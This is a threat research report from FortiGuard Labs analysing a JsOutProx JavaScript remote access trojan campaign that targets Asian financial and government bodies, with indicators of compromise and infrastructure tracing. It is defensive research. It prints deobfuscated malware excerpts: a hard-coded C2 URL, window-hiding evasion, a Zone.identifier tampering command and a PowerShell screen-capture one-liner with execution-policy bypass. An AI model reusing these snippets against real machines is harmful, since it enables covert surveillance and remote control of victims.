Adversary Playbook: JavaScript RAT Looking for that Government Cheese | FortiGuard Labs

Published: 2020-12-16 · Archived: 2026-04-05 20:07:31 UTC

An Adversary Playbook by FortiGuard Labs

Adversary Playbooks provide detailed threat research on specific malicious campaigns or threat actors so organizations may better understand the threats they face and align their defenses accordingly.

Introduction

FortiGuards Labs recently discovered a malicious campaign targeting verticals in the governmental monetary and financial sectors in Asia. This campaign poses as a central bank of an Asian nation to compel a victim to open a compressed attachment containing a malicious HTA file. Once the HTA file is executed, it contains heavily obfuscated JavaScript that ultimately installs and runs a remote access trojan or RAT. What makes this unique from other attacks in this space is that it utilizes JsOutProx.

The attacker has also been careful to ensure that the campaign goes undiscovered. This playbook highlights the observed campaigns, the attack infrastructure, as well as provide new updates about this unique threat.

Background

The world continues to shift towards working from home, with the pandemic accelerating this shift. As a result, hybrid communications between corporate and home environments have seen an uptick, becoming the norm for many organizations. Before the pandemic, it was estimated that 3 percent of the United States workforce was working from home. That number is now forecast to be around 30 percent after 2021.[i]

Because of this radical shift, attackers now have a greater attack surface to target than ever before, including remote workers, personal devices, and home networks. Naturally, this includes the use of email, via spearphishing attacks. Scouring our feeds, were able to locate an interesting spearphishing attack and decided to investigate further, eventually leading us to identify a newly updated JsOutProx campaign.

JsOutProx is a fully functional JavaScript remote access trojan (RAT) first discovered in December of 2019. The tactics, techniques, and procedures (TTPS) of the attackers behind JsOutprox indicate that these are experienced and sophisticated threat actors. Such indicators include the time and effort the attackers have taken to create this RAT, as well as regular updates that have made it more powerful. The actors also use specially-crafted social engineering campaigns that leverage specific technical jargon unique to the verticals being targeted in their spearphishing efforts.

JsOutProx also incorporates heavily obfuscated code and the use of Powershell to further along their endeavours. This playbook highlights updates not noted elsewhere for this relatively new malware family, as well as obeservations from FortiGuard Labs on the reuse of the infrastructure in other historical campaigns.

Not much is known of JsOutProx campaigns as occurrences of this family have been few and far between. First discovered by the YOROI team in December 2019, this malware family again resurfaced in another campaign spotted by the ZScaler team in May 2020. ZScaler observed that JsOutProx was infecting both governmental and financial institutions in India. Based on our findings, this latest run follows the same exact model.

The names of the files containing malicious content attached to this most recent spearphishing campaign are called:

Pilipina_Anti-Money_Laundering_Council_Resolution_pdf.hta
SHA256 – [c10ea9b5aade9e98b7c87a6926fed6356d903440a17590c519aec7a54e1e5165]

Information_on_Compliance_officer_xlsx.hta
SHA256 - [f1027d6f01718030a66872a82134418984c2de82e1aff32cb7cc106bf8d3375a]

The first file was sent to users in the Philippines working in the finance sector. It is specific to anti-money laundering and countermeasures. This is consistent with a similar campaign we found that used a forged email claiming to originate from an Asian government that offered training in this specific vertical as well.

Why is this important?

RATs are usually portable executable (PE) files. JavaScript RATs are not common, mostly because JavaScript simply does not offer as much flexibility as a PE file does. However, as JavaScript is used by many websites, it appears to most users as benign, as individuals with basic security knowledge are taught to avoid opening attachments that end in .exe. Also, because JavaScript code can be obfuscated, it easily bypasses antivirus detection, allowing it to filter through undetected.

The attackers in this case are most likely familiar with their targets. You can see this in the findings reported by YOROI (including the capability to intercept the one time password (OTP) token of a well known security vendor), the specially crafted emails from the Indian campaign observed by Zscaler, and from the usage of terms specific to a niche sector (Anti Money Laundering/FINTECH). At the very least, they've done their homework. They are not blindly sending emails to random organizations but have taken the time to hone their spearphishing efforts to compel unsuspecting victims into opening the malicious attachment.

In this playbook, we will present our findings on not only the latest campaigns, but also newly discovered updates made to JsOutProx and its infrastructure. For a list of detailed indicators of compromise, please visit our Playbook Viewer.

Technical Details

In this latest example, the attackers are using an Asian government entity as a lure for their spearphishing tactics. It appears that the attackers are able to bypass spam filters by spoofing the email headers. A cursory analysis of the domains indicate that they originated from a well-known webhosting company with a large subnet. Investigating the headers, we see the attackers are utilizing the SMTP service of the webhosting company.



Figure 1. Spearphishing email

In keeping with their previous government and financial themes, this email was allegedly sent from the central bank of a country in Asia. The appeal of the email's request for information relies on the fact that with more people coming back to work, it is not unheard of to want more information about prospective employees and employee training. At the very least, the email appears to have been custom-tailored to increase the effectiveness of this attack—not just in a technical sense, but also with the verbiage used in the spearphishing email. It contains terms, such as AML/CFT, which is the abbreviation for Anti Money Laundering/Countering Financial Terrorism[ii] that would be familiar to receipients.

The attached archive contains the following Microsoft .HTA file:

Information_on_Compliance_officer_xlsx.hta
SHA256 - [f1027d6f01718030a66872a82134418984c2de82e1aff32cb7cc106bf8d3375a]

Once run, it communicates with the following command and control server using dynamic DNS (DDNS):

hxxp://myabiggeojs.myftp[.]biz:9895
185.195.79[.]210

It then launches the malicious JsOutProx JavaScript, which is a fully developed and functional remote access trojan (RAT).

Variations on a Theme

This next section provides an analysis of the changes to JsOutProx that we have observed in this latest version versus the December and May variants. JsOutProx's encoding and encryption routines largely remain similar to past variants.



Figure 2. Obfuscation contains 5,000 lines

The attackers went to great lengths to make sure that their tradecraft would not be easily understood. For example, we observed that the sample has over 5000 lines of obfuscated code. Because of this, FortiGuard Labs had to develop a custom tool to de-obfuscate the JavaScript to help us analyze the file, which saved us a great amount of time.

For example, when we ran our tool against the following sample

Information_on_Compliance_officer_xlsx.hta
SHA256 - [f1027d6f01718030a66872a82134418984c2de82e1aff32cb7cc106bf8d3375a]

it took over five hours to de-obfuscate and provide us with human readable strings for later analysis.

Standard JavaScript engines and emulators may not necessarily be able to display the relevant strings. A decryptor must be used to figure out what this threat does. Depending on resources, it may take several hours to decrypt the script. In the end, however, it becomes more readable.

```
var T = ['wqtLwrjCiFs=', 'w4/DtsK/JVE=', 'TA0ywqTCkA==', 'w5IIwrl+HcOawqTDikrD' + 'iz(
(function(L, s) {
var F = function(L, s) {
try {
    if (typeof window !== 'undefined') {
        window['resizeTo'](0x0, 0x0);
        window['moveTo'](screen['availWidth'] * 0x2, screen['availHeight'] * 0x2);
    }
} catch (L) {}
var Y = {};
Y['wscript'] = typeof WScript !== 'undefined' ? WScript : undefined;
Y['window'] = typeof window !== 'undefined' ? window : undefined;
Y['screen'] = typeof screen !== 'undefined' ? screen : undefined;
Y['getXObject'] = function(s) {
Y['getObject'] = function(s) {
Y['getEnumerator'] = function(s) {
Y['K'] = Y['getXObject']('Scripting.FileSystemObject');
Y['Wsh'] = Y['getXObject']('WScript.Shell');
Y['R'] = Y['getXObject']('Shell.Application');
Y['BaseUrl'] = 'http://myabiggeojs.myftp.biz:9895/';
Y['StartDate'] = new Date();
Y['AllStartupDir'] = Y['Wsh']['SpecialFolders']('allusersstartup') + '\x5c';
```

Figure 3. Connecting to C2 along with hiding window size to 0x0

One of the first things we noticed is that this RAT can be executed both as a JavaScript file on the command line, or as a .HTA file inside a window (in this case, inside mshta.exe). If it is inside a window, the threat tries to hide the window by resizing it to a height of zero pixels and a width of 0 pixels. Moreover, it gets moved to outside of the user's viewable desktop for further evasion.

New Additions to JsOutProx

Looking at the capabilities of this RAT, we see that it supports several commands. Newer commands have been highlighted in GREEN and commands that have been deprecated are highlighted in RED.

Command	Action
upd	Update the implant
rmz	Set zone identifier
rst	Restart the implant
l32	Start another process with the same script

l64	Start another process with the same script
dcn	Kill the implant
rbt	Reboot the machine
shd	Shutdown the machine
lgf	Log off
ejs	Evaluate Javascript code
epg	??
evb	Execute VisualBasic code
idn	??
sdn	Load a .NET dll
uis	Uninstall the implant
ins	Install the implant
int.g	Send the sleep time to C2
int.s	Update the sleep time

Figure 4. Table of changes.

This new version accepts a new command called ‘rmz’ that modifies the zone identifier contained in the alternate data stream of downloaded files.

```
Y['setZone'] = function(s, c) {
    var A = {};
    A['arg1_is_arg2'] = function(i, f) {
        return i === f;
    };
    A['cMXHo'] = 'haUoy';
    A['HjEnN'] = 'TZQXN';
    A['undefined'] = 'undefined';
    A['SoOyl'] = 'RZAtI';
    A['comspec_zone_identifier'] = '%comspec% /c echo . > "{0}:Zone.identifier"';
    A['arg1_is_not_type_and_value_arg2'] = function(i, f) {
        return i !== f;
    };
    A['XGooS'] = 'cPVbU';
    A['xjMDc'] = 'HYFjw';
    A['comspec_zone_transfer'] = '%comspec% /c echo [ZoneTransfer] > "{0}:Zone.identifier" && echo ZoneId={1} >> "{0}:Zone.identifier"';
```

Figure 5.

The malware may have had issues in the past with executing downloaded files. This newly added functionality helps fix that problem by attempting to move the downloaded files across different security zones.

JsOutProx can also use plugins. This allows the threat to be more modular and easier to update and maintain. Once again, new plugin commands are in GREEN while the deprecated plugin commands are in RED.

Command	Plugin
pr	ProcessPlugin
cl	ClipboardPlugin
fi	FilePlugin
lb	LibraryPlugin
do	DownloadPlugin
sc	ScreenPlugin
aut	LogPlugin

cm	CommandPlugin
dn	DownloaderPlugin
fm	FilemanagerPlugin
st	StartupPlugin
ou	OutlookPlugin
px	ProxyPlugin
sp	ScreenPShellPlugin
cn	ShellPlugin
tk	TokensPlugin
In	InfoPlugin
ds	DnsPlugin
pm	PromptPlugin
ln.t	Exit execution
Ln.rst	Restart execution

Figure 6. Table of plugins

Looking at the two previous tables, several commands and plugins have been removed. While this may initially indicate that the malware is less powerful, the addition of the PowerShell plugin actually makes the malware more extensible, requires less overhead to maintain, and enables it to remain under the radar – aka “living off the land.” The following screenshot displays some of the capabilities of this new plugin:

```
Y['ScreenPShell'] = {};
Y['ScreenPShell']['capture'] = function() {
Y['ScreenPShell']['pressKeyCode'] = function(s, c, A, i) {
Y['ScreenPShell']['pressKeyChar'] = function(s, c, A, i) {
Y['ScreenPShell']['sendkeys'] = function(s) {
Y['ScreenPShell']['leftDown'] = function(s, c, A) {
Y['ScreenPShell']['leftUp'] = function(s, c, A) {
Y['ScreenPShell']['leftClick'] = function(s, c, A) {
Y['ScreenPShell']['doubleClick'] = function(s, c, A) {
Y['ScreenPShell']['rightDown'] = function(s, c, A) {
Y['ScreenPShell']['rightUp'] = function(s, c, A) {
Y['ScreenPShell']['rightClick'] = function(s, c, A) {
Y['ScreenPShell']['mouseWheel'] = function(s, c, A, i) {
Y['ScreenPShell']['scrollUp'] = function(s, c, A) {
Y['ScreenPShell']['scrollDown'] = function(s, c, A) {
Y['ScreenPShell']['move'] = function(s, c) {
Y['ScreenPShell']['getAction'] = function(s, c, A) {
Y['ScreenPShell']['clickAction'] = function(s, c, A) {
Y['ScreenPShellPlugin'] = {};
Y['ScreenPShellPlugin']['OldSize'] = 0x0;
Y['ScreenPShellPlugin']['Quality'] = 0x64;
Y['ScreenPShellPlugin']['receive'] = function(s) {
```

Figure 7. New capabilities added that allow for remote control/monitoring

Its ’capture’ function can take a screenshot of the user’s desktop in order to monitor what the user is seeing. The plugin also allows the attacker to operate the infected machine using a virtual keyboard and mouse. Previously, attackers could execute shell commands and file manager functionality such as copy and execute. With this new plugin however, the attacker is virtually sitting in front of the infected machine. Interestingly enough, the screenshell plugin also lumps in the option to execute either .HTA files or java (.jar) files, as seen in the screenshot below.

```
Y['ScreenPShell']['getAction'] = function(s, c, A) {
    var i = {};
    i['arg1_add_arg2'] = function(x, Z) {
        return x + Z;
    };
    i['arg1_add_arg2__2'] = function(x, Z) {
        return x + Z;
    };
    i['mshta_exe_64bit'] = '%windir%\SysWOW64\mshta.exe "';
    i['launch_jar'] = 'javaw.exe -jar "{0}"';
    i['command_sequence'] = '2|3|5|4|6|7|1|0';
    i['tempfile'] = '%temp%\{0}.tmp';
    i['powershell_screenshot'] = 'powershell.exe -exec bypass -c
    "[Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms
    ');[Reflection.Assembly]::LoadWithPartialName('System.Drawing');$Screen =
    [System.Windows.Forms.SystemInformation]::VirtualScreen;$bounds=[Drawing.Rectangle]::
    FromLTRB(0,0,$Screen.Width,$Screen.Height);$bmp=New-Object Drawing.Bitmap
    $bounds.width,$bounds.height;$graphics=[Drawing.Graphics]::FromImage($bmp);$graphics.
    CopyFromScreen($bounds.Location,[Drawing.Point]::Empty,$bounds.size);$mousePos =
    [System.Windows.Forms.Cursor]::Position;$pen=[drawing.pen]::new([drawing.color]::Red)
    ;$pen.width = 5;$graphics.DrawRectangle($pen,$mousePos.x,$mousePos.y,
    5,5);$bmp.Save(""""{0}"""", 'JPEG');$graphics.Dispose();$bmp.Dispose();"';
    i['Cookie'] = 'Cookie';
```

Figure 8. Ability to execute either HTA or Jar files

Connecting the Dots - JsOutProx Infrastructure – Same IP addresses, Different DDNS Domains

Example #1

The following sample

Pilipina_Anti-Money_Laundering_Council_Resolution_pdf.hta
[SHA256- **c10ea9b5aade9e98b7c87a6926fed6356d903440a17590c519aec7a54e1e5165**]

was calling back to a C2 server at: hxxp://afghphae.gotdns[.]ch:9060 (185.19.85[.]156). Historical DNS queries for this IP address yield two additional DDNS C2 servers that resolve to the same IP address at:

hxxp://dirhaeednotrtup.hopto[.]org:9097
hxxp://martinluther[.]tk
hxxp://bushaka009.duckdns[.]org

Associated file:

Domain/Port of File Analyzed	IP	Other Domains Discovered Sharing Same IP address	File Type

afghphae.gotdns[.]ch:9060	185.19.85[.]156	dirhaeednotrtup.hopto[.]org:9097	JSOutProx
	“”	bushaka009.duckdns[.]org	JSOutProx and Others
	“”	Martinluther[.]tk	None Observed



Figure 9. Domains resolving to 185.19.85[.]156

Further investigation into this domain [dirhaeednotrtup.hopto[.]org:9097] yielded no results. The domain martinluther[.]tk doesn’t have a historical DNS entry, nor is any of the malware being run associated with it that we can see.

[On a side note of interest, the Dot TK domain extension can be registered free of charge, making it a favorite of phishers and attackers alike. Please reference our blog from 2019 that highlights our findings on the abuse of these free services.]

However, as we dug deeper into our passive DNS records for the third DDNS domain [bushaka009.duckdns[.]org], we discovered a completely different campaign altogether, one that was leveraging multiple samples utilizing shipment schemes and leveraging the likeness of an international shipping company. Campaigns began originating from this DDNS domain as early as June 2020, with the last one seen in

August. In the June campaigns, we saw that the attackers used the same infrastructure to distribute the Netwire RAT:

Document Second Page.exe
SHA256 [F17B89058372618DB540C2A8D16A13F59F21C88E21B651D196556207AB54E10C

In July, the following sample

Dhl Shipment Receipt.exe
SHA256 [43192b0a36d887844309b79dafa88bb2493539093d17bf7296e4bda2fe72dc49]

communicated with 185.19.85[.]156 under the same bushaka009.duckdns[.]org using the Formbook malware.

An expansion of this domain led us to this:



Figure 10. Malware related to bushaka009.duckdns[.]org

Our findings revealed 34 recent samples, from July to August of this year, which indicates that this is a recent campaign. Our analysis revealed a variety of malware families being used, such as Netwire, Remcos, Formbook, and other backdoors—all pointing to the same domain but resolving to different IP addresses at the same time.

Activity of [185.19.85[.]156] spans more than five years

Because of the multitude of samples and dynamic DNS domains tied to this one specific IP address [**185.19.85[.]156**], and to further satisfy our curiousity, we decided to investigate. As threat researchers, it is not unusual to research an attacker infrastructure to deduce any possible correlation to previous attacks. This can be a time consuming and exhausting process, because there are a lot of data points to pivot off of. Sometimes we come

to a dead end as well. However, we sometimes find items of interest that help "paint a picture" that identify previous campaigns likely conducted by the same threat actor. Ultimately, this helps provide historical insight into the attackers' TTPs, or identify a webhosting company allowing this activity to occur for years on end, thereby enabling multiple attackers without any repercussion.

Despite being a recently discovered campaign, our further research in this case revealed that the infrastructure used by the attacker, [185.19.85[.]156], has been in operation for over five years (as noted in this Dynamoo Blog.) We don't know if this is the same group or if it is simply a bulletproof host catering to threat actors. The usage of RATs, the same DDNS services, and the same IP address 185.19.85[.]156 may be merely coincidental, but it raises some suspicion.

Regardless of whether there is an actual connection, one assumption can be made: Based on the specific language contained in the spearphishing attacks, the infrastructure used, and the techniques seen in the evolving malware, this JsOutProx campaign is not your run-of-the-mill cybercrime operation. It is highly sophisticated, and notably, one that has significant resources available.

Example #2

Findings for this DDNS Domain were limited to the HTA files of JSOutProx and nothing else. We discovered during passive DNS analysis from our own Central Threat System (CTS) that the [185.195.79[.]210] IP address is shared between the two DDNS domains shown in the table below.

Associated Files:

SHA256: [f1027d6f01718030a66872a82134418984c2de82e1aff32cb7cc106bf8d3375a]
SHA256: [8609210993F4EBC6AA5332B0E5EBE67720B8721E27FCEE79FC82A1C40B587A44]

Domain/Port	IP	Other Domains Discovered Sharing Same IP address	File Type
myabiggeojs.myftp[.]biz:9895	185.195.79[.]210 [Turkey]	panarmjsdrew.gotdns[.]ch:9089	JSOutProx
""	151.106.60[.]163 [France]		JSOutProx



Figure 11. Domains resolving to 185.195.79[.]210

Further analysis identified another JSOutProx campaign that followedthe same financial naming convention from August:

EASTERN-EX_Coverfund_Position-2020_xls.7z

SHA256: [8609210993F4EBC6AA5332B0E5EBE67720B8721E27FCEE79FC82A1C40B587A44]

Other than this, no other historical campaigns nor historical data could be found for either the domain or IP address used in this attack. It could be surmised that the attacker may be switching back and forth between hosts and DDNS aliases to thwart further analysis. Regarding the 151.106.60[.]163 IP address, only myabiggeojs.myftp[.]biz:9895 URLs were associated.

